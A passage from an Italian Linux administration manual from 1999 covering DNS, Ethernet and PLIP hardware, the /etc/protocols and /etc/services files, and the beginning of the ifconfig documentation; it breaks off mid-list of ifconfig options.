Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare nomi di dominio sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

### 68.7.1 Servizio di risoluzione dei nomi di dominio

In un sistema di nomi di dominio (DNS), il problema più grande è quello di organizzare i *name server* ovvero i ***servizi di risoluzione dei nomi*** (servizi DNS). Ciò è attuato da nodi che si occupano di risolvere, ovvero trasformare, gli indirizzi mnemonici dei nomi di dominio in indirizzi numerici IP e viceversa. A livello del dominio principale (*root*), si trovano alcuni server che si occupano di fornire gli indirizzi per raggiungere i domini successivi, cioè **`com`**, **`edu`**, **`org`**, **`net`**, **`it`**,... A livello di questi domini ci saranno alcuni server (ogni dominio ha i suoi) che si occupano di fornire gli indirizzi per raggiungere i domini inferiori, e così via, fino a raggiungere il nodo finale. Di conseguenza, un servizio di risoluzione dei nomi, per poter ottenere l'indirizzo di un nodo che si trova in un dominio al di fuori della sua portata, deve interpellare quelli del livello principale; e mano a mano quelli di livello inferiore, fino a ottenere l'indirizzo cercato. Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi. Per ridurre questo traffico di richieste, ognuno di questi è in grado di conservare automaticamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

In pratica, per poter utilizzare la notazione degli indirizzi suddivisa in domini, è necessario che il sistema locale sul quale si opera possa accedere al suo servizio di risoluzione dei nomi più vicino, oppure gestisca questo servizio per conto suo. Di solito, in una rete locale privata composta da nodi che non sono raggiungibili dalla rete esterna (Internet), non è necessario predisporre un servizio di risoluzione dei nomi. È sufficiente il file `/etc/hosts` (74.2.1) compilato correttamente con gli indirizzi associati ai nomi completi dei vari nodi della rete locale.

## 68.8 Indirizzi degli utenti

Spesso, specialmente quando si utilizza la posta elettronica, c'è la necessità di individuare un utente tra quelli registrati all'interno di un certo nodo di rete. Gli utenti sono identificati utilizzando il loro nominativo-utente (quello che viene indicato all'atto dell'accesso al sistema) seguito dal simbolo **`@`** (chiocciolina) che significa *at* (presso), seguito dall'indirizzo del nodo presso cui l'utente risiede. L'indirizzo del nodo può essere espresso sia secondo lo stile dei nomi di dominio, sia nella sua sua forma numerica puntata.

**`tizio@dinkel.brot.dg`**

**`tizio@192.168.1.1`**

## 68.9 Kernel, configurazione per la rete

Per poter utilizzare i servizi di rete è necessario avere previsto questo durante la configurazione del kernel. Per quanto riguarda GNU/Linux, si tratta principalmente di attivare la gestione della rete in generale e di attivare le particolari funzionalità necessarie per le attività che si intendono svolgere. Ciò corrisponde alla configurazione delle opzioni di rete, alla voce **`Networking options`** (12.5.7).

Oltre alla gestione della rete, occorre anche pensare al tipo di hardware a disposizione, e per questo si deve configurare la parte riguardante i dispositivi di rete, alla voce **`Network device support`** (12.5.9).

## 68.10 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Terry Dawson, *Linux NET-3-HOWTO*
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*

  *<http://www.polito.it/Ulisse/CORSI/INF/N4522/materiale/copialib.html>*

  *<http://www.polito.it/~silvano/>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Hardware di rete

Quando si vuole connettere il proprio sistema ad altri nodi per formare una rete locale, si utilizzano normalmente delle schede di rete, una per elaboratore, connesse tra loro in qualche modo.

## 69.1 Nomi di interfaccia

A differenza degli altri tipi di dispositivi, o periferiche, che vengono identificati ognuno attraverso un file di dispositivo particolare (`/dev/*`), per le interfacce di rete si usano dei nomi di interfaccia che nulla hanno a che vedere con la directory `/dev/`.

Come nel caso dei nomi di dispositivo, quando ci possono essere più interfacce dello stesso tipo si utilizza un numero alla fine del nome. Per esempio, **`eth0`** è la prima interfaccia Ethernet. Dipende dal kernel l'assegnazione di questo numero, quindi, quando si ha la necessità di attribuire un numero particolare si devono usare delle istruzioni opportune da inviare al kernel nel momento dell'avvio.

La tabella 69.1 elenca alcuni nomi di interfaccia di rete.

| Nome | Descrizione |
|---|---|
| lo | Interfaccia di *loopback*, di solito si tratta dell'indirizzo 127.0.0.1. |
| eth*n* | La *n*-esima scheda Ethernet. |
| ppp*n* | La *n*-esima interfaccia PPP. |
| plip*n* | La *n*-esima porta parallela utilizzata per le connessioni PLIP. |

Tabella 69.1: Alcuni nomi delle interfacce di rete.

## 69.2 Ethernet – IEEE 802.3/ISO 8802.3

Da molti anni ormai, le schede Ethernet sono quelle più utilizzate per la realizzazione di reti locali. Tuttavia, con il termine Ethernet si fa generalmente riferimento a uno standard evolutivo successivo: IEEE 802.3 o ISO 8802.3. In generale, lo standard Ethernet vero e proprio è ormai obsoleto.

Lo standard IEEE 802.3 prevede diversi tipi di connessione, tra cui i più comuni sono:

- Ethernet *thick*
- Ethernet *thin*;
- piattina telefonica (UTP).

Di questi, i più usati sono gli ultimi due e in particolare il secondo è il più economico. Infatti, l'uso della piattina telefonica richiede poi la presenza di concentratori (HUB), oppure di *switch*.

Il collegamento di tipo *thin* richiede l'uso di un cavo coassiale con impedenza da 50 Ohm (di solito si tratta del noto cavo RG58) che viene usato per connettere ogni scheda attraverso un connettore BNC a «T», e può raggiungere una lunghezza massima di 185 metri circa. Alla fine di entrambi i capi di questo cavo si deve inserire un terminatore resistivo (non induttivo) da 50 Ohm. L'unico svantaggio di questo tipo di collegamento è che durante il funzionamento della rete, il cavo non può essere interrotto.

La connessione del tipo a piattina telefonica è anche detto UTP, *Unshielded Twisted Pair*, e utilizza un connettore RJ-45. Per il collegamento in rete attraverso questo tipo di connessione, c'è bisogno di un concentratore/ripetitore che, solitamente, mette a disposizione un'uscita BNC per il collegamento con una rete *thin*.[1]

> Lo standard IEEE 802.3 prevede anche l'uso di collegamenti a fibra ottica, ma qui, questa possibilità viene volutamente ignorata.

### 69.2.1 10base*

A seconda del tipo di connessione prescelto per la rete Ethernet, si hanno delle limitazioni sulla lunghezza massima del cavo utilizzato. Una connessione *thick* può essere fatta su un cavo lungo al massimo 500 metri, mentre una connessione *thin* permette l'utilizzo al massimo di 180 metri.

[1] Prima di decidere di utilizzare un HUB occorre tenere presente che, spesso, questo non può collegare da solo un gruppo di nodi in un'altra rete. La presenza di un connettore BNC farebbe pensare a questa possibilità; tuttavia, in condizioni normali, anche l'uscita BNC può essere collegata a una sola stazione, per esempio un server o a un router.

In base a questi limiti, per distinguere il tipo di connessione si utilizzano i nomi 10base2 per la connessione *thin* e 10base5 per la connessione *thick*. Nel caso di connessione attraverso la piattina telefonica, si utilizza il nome 10baseT.

La definizione «10base» fa riferimento alla velocità massima di comunicazione: 10 Mbps.

| Ethernet | Velocità | Connessione | Distanza | Descrizione |
|---|---|---|---|---|
| 10base5 | 10 Mbps | *thick* RG213 | <= 500 m | Richiede il *vampire tap*. |
| 10base2 | 10 Mbps | *thin* RG58 | < 200 m | Cavo passante con connettore a «T». |
| 10baseT | 10 Mbps | piattina telefonica | < 100 m | Richiede un concentratore o uno *switch*. |

Tabella 69.2: Caratteristiche delle schede Ethernet.

### 69.2.2 NE2000

La scheda Ethernet più diffusa in assoluto, a causa del rapporto ottimale tra qualità e prezzo, è la NE2000 insieme a tutti i suoi cloni. Si tratta di una scheda ISA a 16 bit e richiede che le sia riservato un indirizzo IRQ e un indirizzo di I/O. Ciò a differenza di altre schede che possono richiedere anche una zona di memoria.[2]

La configurazione predefinita tradizionale di una NE2000 è IRQ 3 e I/O 0x300 che però la mette in conflitto con la seconda porta seriale a causa dell'indirizzo IRQ. Diventa quindi necessario cambiare questa impostazione attraverso lo spostamento di ponticelli sulla scheda, o l'uso di un programma di configurazione, di solito in Dos.

Il kernel deve essere stato predisposto per l'utilizzo di questo tipo di schede e durante l'avvio è normalmente in grado di identificarne la presenza. L'esistenza di una scheda NE2000 viene verificata in base alla scansione di alcuni indirizzi I/O e precisamente: 0x300, 0x280, 0x320 e 0x340.[3]

Se la scheda è stata configurata al di fuori di questi valori, non può essere individuata, a meno di utilizzare un'istruzione apposita da inviare al kernel prima del suo avvio, solitamente attraverso una riga **`append`** nel file `/etc/lilo.conf`.

Quando si vogliono utilizzare più schede nello stesso elaboratore è necessario informare il kernel attraverso un parametro composto nel modo seguente:

`ether=`⟨*irq*⟩`,`⟨*indirizzo-I/O*⟩`,`⟨*nome*⟩

- ⟨*irq*⟩

  Rappresenta il numero decimale di IRQ.

- ⟨*indirizzo-I/O*⟩

  Rappresenta l'indirizzo di I/O di partenza da utilizzare, espresso in esadecimale.

- ⟨*nome*⟩

  Rappresenta il nome da abbinare all'interfaccia. Trattandosi di schede Ethernet, il nome è **`eth`*`n`***, dove *n* rappresenta un numero a partire da zero.

Per esempio, se si installano due schede configurate rispettivamente come IRQ 11, I/O 0x300 e IRQ 12, I/O 0x320, si potrà utilizzare il file `/etc/lilo.conf` predisposto come nell'estratto seguente:

```
...
image=/boot/vmlinuz
        ...
        append="ether=11,0x300,eth0 ether=12,0x320,eth1"
        ...
```

Per controllare se le schede installate sono rilevate correttamente dal kernel basta leggere i messaggi iniziali, per esempio attraverso **`dmesg`**.

Ci sono comunque molte altre possibilità di configurazione e per questo conviene leggere *Ethernet-HOWTO* di Paul Gortmaker.

## 69.3 IEEE 802.3: ripetitori, switch e limiti di una rete

Il ripetitore è un componente che collega due reti intervenendo al primo livello ISO/OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, e rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente.

[2] ISA sta per *Industry Standard Architecture* e si riferisce al BUS utilizzato dai primi PC.

[3] In passato veniva fatta anche la scansione dell'indirizzo 0x360, ma l'utilizzo di questo, dal momento che poi si estende fino a 0x37f, porterebbe la scheda di rete in conflitto con la porta parallela standard che di solito si trova nella posizione 0x378.

```
+--------------------+                                    +--------------------+
| Applicazione       |                                    | Applicazione       |
+--------------------+                                    +--------------------+
| Presentazione      |                                    | Presentazione      |
+--------------------+                                    +--------------------+
| Sessione           |                                    | Sessione           |
+--------------------+                                    +--------------------+
| Trasporto          |                                    | Trasporto          |
+--------------------+                                    +--------------------+
| Rete               |                                    | Rete               |
+--------------------+                                    +--------------------+
| Collegamento dati  |           RIPETITORE               | Collegamento dati  |
+--------------------+   +----------------------------+   +--------------------+
| Fisico             |   |          Fisico            |   | Fisico             |
+--------------------+   +----------------------------+   +--------------------+
         |                   |                |                    |
         +-------------------+                +--------------------+
```

Figura 69.1: Il ripetitore ritrasmette i pacchetti di livello 1.

Gli HUB, o concentratori, sono equivalenti a dei ripetitori, e il loro utilizzo in una rete è sottoposto a delle limitazioni. In teoria si potrebbero calcolare tutte le caratteristiche di una rete per determinare se la struttura che si vuole ottenere sia compatibile o meno con le specifiche; in pratica la cosa diventa piuttosto difficile, data la necessità di tenere conto di troppi fattori. Generalmente si fa riferimento a dei modelli approssimativi già pronti, che stabiliscono delle limitazioni più facili da comprendere.

## 69.3.1 10base5 senza ripetitori

La connessione 10base5, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG213, o *thick* (cioè grosso), da 50 ohm, con una lunghezza massima di 500 metri, terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti i ricetrasmettitori, o MAU (*Medium Attachment Unit*), che si collegano al cavo attraverso il *vampire tap*, e a loro volta sono collegati alla scheda di rete con un cavo apposito. I vari ricetrasmettitori possono essere al massimo 100, e la distanza sul cavo, tra uno qualunque di questi e il successivo, è al minimo di 2,5 metri.

```
            +----------+    +----------+    +----------+
            | stazione |    | stazione |    | stazione |
            +----------+    +----------+    +----------+
                  |               |               |
                  |               |               | cavo AUI
                  |               |               |
terminatore     +---+           +---+           +---+           terminatore
XX--------------|MAU|-----------|MAU|-----------|MAU|----------------XX
50 ohm          +---+           +---+           +---+             50 ohm
                      min 2,5 m
                  <---------------->

                        max 500 m cavo RG213
<---------------------------------------------------------------------->
        max 100 MAU (ricetrasmettitori) su un unico segmento
```

Figura 69.2: Regole per una rete 10base5 senza ripetitori.

Come si può intuire, se il tratto di cavo coassiale non è continuo, ma ottenuto dalla giunzione di più pezzi, la lunghezza massima deve essere diminuita.

## 69.3.2 10base2 senza ripetitori

La connessione 10base2, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG58, o *thin* (cioè sottile), da 50 ohm, con una lunghezza massima di 185 metri, terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti dei connettori BNC a «T», attraverso cui collegare un ricetrasmettitore MAU, o direttamente una scheda che incorpora tutte le funzionalità. Le varie inserzioni poste nella rete possono essere un massimo di 30 e a una distanza minima di mezzo metro lungo il cavo.

```
            +----------+    +----------+    +----------+
            | stazione |    | stazione |    | stazione |
            +----------+    +----------+    +----------+
terminatore      XX              XX              XX           terminatore
XX--------------XXXX------------XXXX------------XXXX-----------------XX
50 ohm               min 0,5 m                                    50 ohm
                  <-------------->

                        max 185 m cavo RG58
<----------------------------------------------------------------------->
        max 30 connessioni su un unico segmento
```

Figura 69.3: Regole per una rete 10base2 senza ripetitori.

### 69.3.3 10baseT

La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare un ripetitore multiplo, ovvero un HUB, o concentratore. Le caratteristiche del cavo utilizzato per la connessione 10baseT non sono uniformi e perfettamente standardizzate, tuttavia, generalmente si può raggiungere una lunghezza massima di 100 metri.

### 69.3.4 Regole elementari di progettazione

La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo 4 ripetitori, utilizzando 5 segmenti (cavi), di cui al massimo 3 di tipo coassiale (RG58 o RG213).

```
+--------+ 10baseT +------+   +------+   +------+   +------+ 10baseT +--------+
|stazione|---------|ripet.|---|ripet.|---|ripet.|---|ripet.|---------|stazione|
+--------+         +------+   +------+   +------+   +------+         +--------+
          max 100 m                                          max 100 m
                              10base5 max 500 m
                          oppure 10base2 max 185 m
```

Figura 69.4: Esempio di configurazione massima con 4 ripetitori, 3 segmenti coassiali e due segmenti 10baseT.

La figura 69.4 mostra una situazione molto semplice, in cui tre segmenti 10base2 o 10base5 collegano tra loro quattro ripetitori che poi si uniscono all'esterno con un segmento 10baseT. La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni.

Eventualmente, in base alle regole date, anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

```
+----------+ coass.  +----------+ coass.  +----------+        +----------+
|ripetitore|---------|ripetitore|---------|ripetitore|   +-----|ripetitore|
+----------+         +----------+         +----------+   |     +----------+
  |  |  |  |                                     |       |      |  |  |  |
  |  |  |  |                          +----------+ |       |      |  |  |  |
  |  |  |  |                          |ripetitore|-+-------+      |  |  |  |
  stazioni                            +----------+   coassiale     stazioni
  10baseT                              |  |  |  |                 10baseT
                                       |  |  |  |
                                        stazioni
                                        10baseT
```

Figura 69.5: Esempio di configurazione massima in cui, pur apparendo 5 ripetitori, tra due stazioni ne vengono attraversati al massimo 4. I ripetitori agli estremi dispongono di più connessioni 10baseT.

### 69.3.5 Commutatori di pacchetto o switch

I commutatori di pacchetto, o *switch*, sono diversi dai concentratori, o HUB, in quanto si comportano come dei bridge. In questo senso non sono sottoposti alle limitazioni dei ripetitori, soprattutto per quanto riguarda la condivisione del ***dominio di collisione***. Infatti, un bridge è in grado normalmente di determinare se una stazione si trova in un collegamento o meno; in questo modo, i pacchetti possono essere filtrati, impedendo di affollare inutilmente i collegamenti che non ne sono interessati.

## 69.4 PLIP

Due elaboratori possono essere connessi utilizzando le porte parallele. Si ottiene in questi casi una connessione PLIP. La gestione della comunicazione PLIP avviene direttamente nel kernel e per questo, è necessario che sia stato compilato opportunamente per ottenere questa funzionalità.[4]

Le porte parallele possono essere fondamentalmente di due tipi: quelle normali e quelle bidirezionali. Per questa ragione, in origine si potevano utilizzare due tipi di cavo. Attualmente però, l'unico cavo considerato standard è quello incrociato adatto a tutti i tipi di porta parallela.

> L'utilizzo del cavo bidirezionale, considerato sconsigliabile, ma di cui si trova ancora traccia nelle documentazioni, implica qualche rischio in più di danneggiamento delle porte parallele.

Lo schema del cavo per la connessione PLIP è descritto in appendice, nella tabella E.1. Eventualmente si può anche leggere il contenuto del file `/usr/src/linux/drivers/net/README1.PLIP` che è fornito insieme al kernel.

### 69.4.1 Problemi con le porte parallele

Le porte parallele non sono tutte uguali, e i problemi maggiori potrebbero darle quelle degli elaboratori portatili, o comunque quelle incorporate nella scheda madre dell'elaboratore. In questi casi, la loro configurazione dovrebbe essere gestita attraverso un programma contenuto nel *firmware* (il BIOS), ed è importante verificare tale configurazione.

La configurazione riguarda generalmente l'indirizzo di I/O, eventualmente anche il numero di IRQ. Alcune configurazioni potrebbero prevedere l'impostazione della porta come «normale» o «bidirezionale». Se si può scegliere, è opportuno che la porta sia normale.

A questo punto si pone il problema del riconoscimento della porta da parte del kernel. Se il file principale del kernel incorpora la gestione del PLIP, l'interfaccia dovrebbe essere individuata automaticamente e in modo corretto (riguardo alla sua configurazione effettiva). Eventualmente si può inviare un messaggio al kernel attraverso il meccanismo dei parametri di avvio (capitolo 13). Anche nel caso dell'utilizzo di un modulo, il rilevamento dell'interfaccia dovrebbe avvenire in modo corretto. Però ci sono situazioni in cui ciò non può avvenire, specialmente nel caso di utilizzo di dischetti di installazione di una distribuzione GNU/Linux (capitolo 14).

In tutti i casi in cui è necessario fornire al kernel le caratteristiche hardware dell'interfaccia parallela, è indispensabile indicare sia l'indirizzo di I/O che il numero di IRQ. Se si indica un numero di IRQ errato, si rischia di ottenere il funzionamento intermittente dell'interfaccia, cosa che magari potrebbe fare pensare ad altri problemi.

## 69.5 Riferimenti


- Paul Gortmaker, *Ethernet-HOWTO*
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*

  *<http://www.polito.it/Ulisse/CORSI/INF/N4522/materiale/copialib.html>*

  *<http://www.polito.it/~silvano/>*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[4] In passato non era possibile utilizzare un kernel che gestisse simultaneamente la stampa e la connessione PLIP; eventualmente si poteva risolvere il problema utilizzando dei moduli da caricare e scaricare al momento del bisogno. Attualmente, i nuovi kernel possono gestire simultaneamente la stampa e la connessione PLIP, senza bisogno di attuare trucchi particolari.

# Definizione dei protocolli e dei servizi

Prima ancora di analizzare sommariamente il funzionamento dei protocolli IP, è opportuno portare momentaneamente l'attenzione a due file di configurazione che di solito sono già stati predisposti correttamente dalle varie distribuzioni GNU/Linux: si tratta di `/etc/protocols` e `/etc/services`. Di solito non ci si accorge nemmeno della loro presenza, ma la loro mancanza, o l'indicazione errata di alcune voci pregiudica seriamente il funzionamento elementare delle reti IP.

## 70.1 Protocolli di trasporto

I protocolli di comunicazione possono inserirsi a diversi livelli nella stratificazione del modello di rete presentato nel capitolo 68. Quelli riferiti al livello di ***trasporto*** sono classificati nel file `/etc/protocols` che alcuni programmi hanno la necessità di consultare.

### 70.1.1 /etc/protocols

Il file `/etc/protocols` descrive i vari protocolli disponibili all'interno del sistema TCP/IP. Di solito non c'è la necessità di modificare questo file che però deve essere presente quando si utilizzano programmi che accedono alla rete. Segue un esempio di questo file.

```
ip              0       IP              # internet protocol, pseudo prot. number
icmp            1       ICMP            # internet control message protocol
igmp            2       IGMP            # Internet Group Management
ggp             3       GGP             # gateway-gateway protocol
ipencap         4       IP-ENCAP        # IP encapsulated in IP (officially "IP")
st              5       ST              # ST datagram mode
tcp             6       TCP             # transmission control protocol
egp             8       EGP             # exterior gateway protocol
pup             12      PUP             # PARC universal packet protocol
udp             17      UDP             # user datagram protocol
hmp             20      HMP             # host monitoring protocol
xns-idp         22      XNS-IDP         # Xerox NS IDP
rdp             27      RDP             # "reliable datagram" protocol
iso-tp4         29      ISO-TP4         # ISO Transport Protocol class 4
xtp             36      XTP             # Xpress Transfer Protocol
ddp             37      DDP             # Datagram Delivery Protocol
idpr-cmtp       39      IDPR-CMTP       # IDPR Control Message Transport
rspf            73      RSPF            # Radio Shortest Path First.
vmtp            81      VMTP            # Versatile Message Transport
ospf            89      OSPFIGP         # Open Shortest Path First IGP
ipip            94      IPIP            # Yet Another IP encapsulation
encap           98      ENCAP           # Yet Another IP encapsulation

ipv6            41      IPv6            # IPv6
ipv6-route      43      IPv6-Route      # Routing Header for IPv6
ipv6-frag       44      IPv6-Frag       # Fragment Header for IPv6
ipv6-crypt      50      IPv6-Crypt      # Encryption Header for IPv6
ipv6-auth       51      IPv6-Auth       # Authentication Header for IPv6
icmpv6          58      IPv6-ICMP       # ICMP for IPv6
ipv6-nonxt      59      IPv6-NoNxt      # No Next Header for IPv6
ipv6-opts       60      IPv6-Opts       # Destination Options for IPv6
```

## 70.2 Servizi

I servizi di rete si posizionano sopra i protocolli che fanno uso di IP. Questi sono elencati normalmente all'interno del file `/etc/services`. Questo file, in particolare, viene utilizzato per conoscere esattamente il numero di porta su cui normalmente si trova in ascolto un servizio determinato e quali tipi di protocolli vengono utilizzati da ogni servizio.

### 70.2.1 /etc/services

Si tratta del file contenente l'elenco dei nomi standard dei vari servizi di rete. Viene utilizzato in particolare da **`inetd`**, oltre che da altri programmi, per interpretare correttamente i nomi di tali servizi indicati nel suo file di configurazione `/etc/inetd.conf` (77.2.2).

```
#
# services      This file describes the various services that are
#               available from the TCP/IP subsystem.  It should be
#               consulted instead of using the numbers in the ARPA
#               include files, or, worse, just guessing them.
#
# Version:      @(#)/etc/services       2.00    04/30/93
#
# Author:       Fred N. van Kempen, <waltje@uwalt.nl.mugnet.org>
#

tcpmux          1/tcp                           # rfc-1078
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
telnet          23/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
name            42/udp          nameserver
whois           43/tcp          nicname         # usually to sri-nic
domain          53/tcp
domain          53/udp
mtp             57/tcp                          # deprecated
bootps          67/udp                          # bootp server
bootpc          68/udp                          # bootp client
tftp            69/udp
gopher          70/tcp                          # gopher server
rje             77/tcp
finger          79/tcp
http            80/tcp                          # www is used by some broken
www             80/tcp                          # progs, http is more correct
link            87/tcp          ttylink
kerberos        88/udp          kdc             # Kerberos authentication--udp
kerberos        88/tcp          kdc             # Kerberos authentication--tcp
supdup          95/tcp                          # BSD supdupd(8)
hostnames       101/tcp         hostname        # usually to sri-nic
iso-tsap        102/tcp
x400            103/tcp                         # ISO Mail
x400-snd        104/tcp
csnet-ns        105/tcp
pop-2           109/tcp                         # PostOffice V.2
pop-3           110/tcp                         # PostOffice V.3
pop             110/tcp                         # PostOffice V.3
sunrpc          111/tcp
sunrpc          111/tcp         portmapper      # RPC 4.0 portmapper UDP
sunrpc          111/udp
sunrpc          111/udp         portmapper      # RPC 4.0 portmapper TCP
auth            113/tcp         ident           # User Verification
```

```
sftp            115/tcp
uucp-path       117/tcp
nntp            119/tcp         usenet          # Network News Transfer
ntp             123/tcp                         # Network Time Protocol
ntp             123/udp                         # Network Time Protocol
netbios-ns      137/tcp         nbns
netbios-ns      137/udp         nbns
netbios-dgm     138/tcp         nbdgm
netbios-dgm     138/udp         nbdgm
netbios-ssn     139/tcp         nbssn
imap            143/tcp                         # imap network mail protocol
NeWS            144/tcp         news            # Window System
snmp            161/udp
snmp-trap       162/udp
exec            512/tcp                         # BSD rexecd(8)
biff            512/udp         comsat
login           513/tcp                         # BSD rlogind(8)
who             513/udp         whod            # BSD rwhod(8)
shell           514/tcp         cmd             # BSD rshd(8)
syslog          514/udp                         # BSD syslogd(8)
printer         515/tcp         spooler         # BSD lpd(8)
talk            517/udp                         # BSD talkd(8)
ntalk           518/udp                         # SunOS talkd(8)
efs             520/tcp                         # for LucasFilm
route           520/udp         router routed   # 521/udp too
timed           525/udp         timeserver
tempo           526/tcp         newdate
courier         530/tcp         rpc             # experimental
conference      531/tcp         chat
netnews         532/tcp         readnews
netwall         533/udp                         # -for emergency broadcasts
uucp            540/tcp         uucpd           # BSD uucpd(8) UUCP service
klogin          543/tcp                         # Kerberos authenticated rlogin
kshell          544/tcp         cmd             # and remote shell
new-rwho        550/udp         new-who         # experimental
remotefs        556/tcp         rfs_server rfs  # Brunhoff remote filesystem
rmonitor        560/udp         rmonitord       # experimental
monitor         561/udp                         # experimental
pcserver        600/tcp                         # ECD Integrated PC board srvr
mount           635/udp                         # NFS Mount Service
pcnfs           640/udp                         # PC-NFS DOS Authentication
bwnfs           650/udp                         # BW-NFS DOS Authentication
kerberos-adm    749/tcp                         # Kerberos 5 admin/changepw
kerberos-adm    749/udp                         # Kerberos 5 admin/changepw
kerberos-sec    750/udp                         # Kerberos authentication--udp
kerberos-sec    750/tcp                         # Kerberos authentication--tcp
kerberos_master 751/udp                         # Kerberos authentication
kerberos_master 751/tcp                         # Kerberos authentication
krb5_prop       754/tcp                         # Kerberos slave propagation
listen          1025/tcp        listener RFS remote_file_sharing
nterm           1026/tcp        remote_login network_terminal
kpop            1109/tcp                        # Pop with Kerberos
ingreslock      1524/tcp
tnet            1600/tcp                        # transputer net daemon
cfinger         2003/tcp                        # GNU finger
nfs             2049/udp                        # NFS File Service
eklogin         2105/tcp                        # Kerberos encrypted rlogin
krb524          4444/tcp                        # Kerberos 5 to 4 ticket xlator
irc             6667/tcp                        # Internet Relay Chat
dos             7000/tcp        msdos

# End of services.
```

# IPv4: configurazione, instradamento e verifiche

La connessione in una rete basata su IP necessita inizialmente dell'assegnazione di indirizzi IP e quindi di un instradamento per determinare quale strada, o itinerario, devono prendere i pacchetti per raggiungere la destinazione.

| Nome | Descrizione |
|---|---|
| ifconfig | Configurazione delle interfacce di rete. |
| route | Definizione degli instradamenti. |
| ping | Richiesta di echo da un nodo. |
| traceroute | Tracciamento del percorso verso una destinazione. |
| ipchains | Amministrazione delle funzionalità di filtro di pacchetto del kernel. |

Tabella 71.1: Riepilogo dei programmi e dei file descritti in questo capitolo per la gestione degli instradamenti.

Generalmente, ma non necessariamente, valgono queste regole:

- ogni interfaccia di rete ha un proprio indirizzo IP;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se queste sono fisicamente connesse alla stessa rete;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se gli indirizzi di queste interfacce appartengono alla stessa rete.

## 71.1 Kernel per la rete

Per poter gestire una connessione in rete di qualunque tipo, occorre un kernel predisposto in modo da attivarne la gestione.

- *Networking support* (12.5.4) **Y**
- *TCP/IP networking* (12.5.7) **Y**

È necessario anche provvedere alla gestione delle particolari interfacce di rete utilizzate. Ciò può essere fatto sia attraverso la realizzazione di un kernel monolitico, che modulare, e in questo caso si punta preferibilmente all'utilizzo di moduli.

## 71.2 Configurazione delle interfacce di rete

La configurazione di un'interfaccia implica essenzialmente l'attribuzione di un indirizzo IP. Normalmente, molte altre caratteristiche vengono ignorate perché i valori predefiniti sono solitamente sufficienti a ottenere un funzionamento corretto.

Di norma, la configurazione di un'interfaccia di rete avviene attraverso il programma **`ifconfig`** (*InterFace CONFIGuration*).

### 71.2.1 # ifconfig

`ifconfig [`⟨*interfaccia*⟩`]`

`ifconfig [`⟨*interfaccia*⟩`... [`⟨*famiglia-indirizzamento*⟩`] [`⟨*indirizzo*⟩`]` ⟨*opzioni*⟩`]`

**`ifconfig`** viene utilizzato per attivare e mantenere il sistema delle interfacce di rete residente nel kernel. Viene utilizzato al momento dell'avvio per configurare la maggior parte di questo sistema in modo da portarlo a un livello di funzionamento. Dopo, viene utilizzato di solito solo a scopo diagnostico o quando sono necessarie delle regolazioni. Se non vengono forniti argomenti, oppure se vengono indicate solo delle interfacce, **`ifconfig`** visualizza semplicemente lo stato delle interfacce specificate, oppure di tutte se non sono state indicate.

Interfacce

L'interfaccia da configurare viene identificata attraverso il suo nome. Contrariamente a quanto si fa di solito nei sistemi Unix, non si utilizza un file di dispositivo contenuto nella directory `/dev/`. Alcuni nomi di interfaccia di rete sono elencati nella tabella 69.1.

Famiglie di indirizzamento

Il primo argomento successivo al nome di interfaccia può essere la sigla identificativa di una ***famiglia di indirizzamento***, ovvero di un particolare sistema di protocolli di comunicazione. A seconda del tipo di questo, cambia il modo di definire gli indirizzi che si attribuiscono alle interfacce. Se questo non viene specificato, come si fa di solito, si intende fare riferimento al sistema di protocolli che si basano su IPv4.

Le sigle utilizzabili sono quelle seguenti.

- **`inet`** – IPv4 (predefinito);
- **`inet6`** – IPv6;
- **`ax25`** – AMPR Packet Radio;
- **`ddp`** – Appletalk Phase 2;
- **`ipx`** – Novell IPX;
- **`netrom`** – AMPR Packet Radio.

Indirizzo

L'indirizzo è il modo con cui l'interfaccia viene riconosciuta all'interno del particolare tipo di protocollo che si utilizza. Nel caso di IP, può essere indicato l'indirizzo IP numerico o il nome di dominio, che in questo caso sarà convertito automaticamente (sempre che ciò sia possibile) nell'indirizzo numerico corretto.

Opzioni

`up | down`

L'opzione **`up`** attiva l'interfaccia. Quando all'interfaccia viene attribuito un nuovo indirizzo, questa viene attivata implicitamente. L'opzione **`down`** disattiva l'interfaccia.

`arp | -arp`

Abilita o disabilita l'uso del protocollo ARP per questa interfaccia.

`trailers | -trailers`

Abilita o disabilita l'uso di *trailer* sui *frame* Ethernet. Questa funzionalità non è usata all'interno dell'attuale sistema di gestione della rete.

`allmulti | -allmulti`

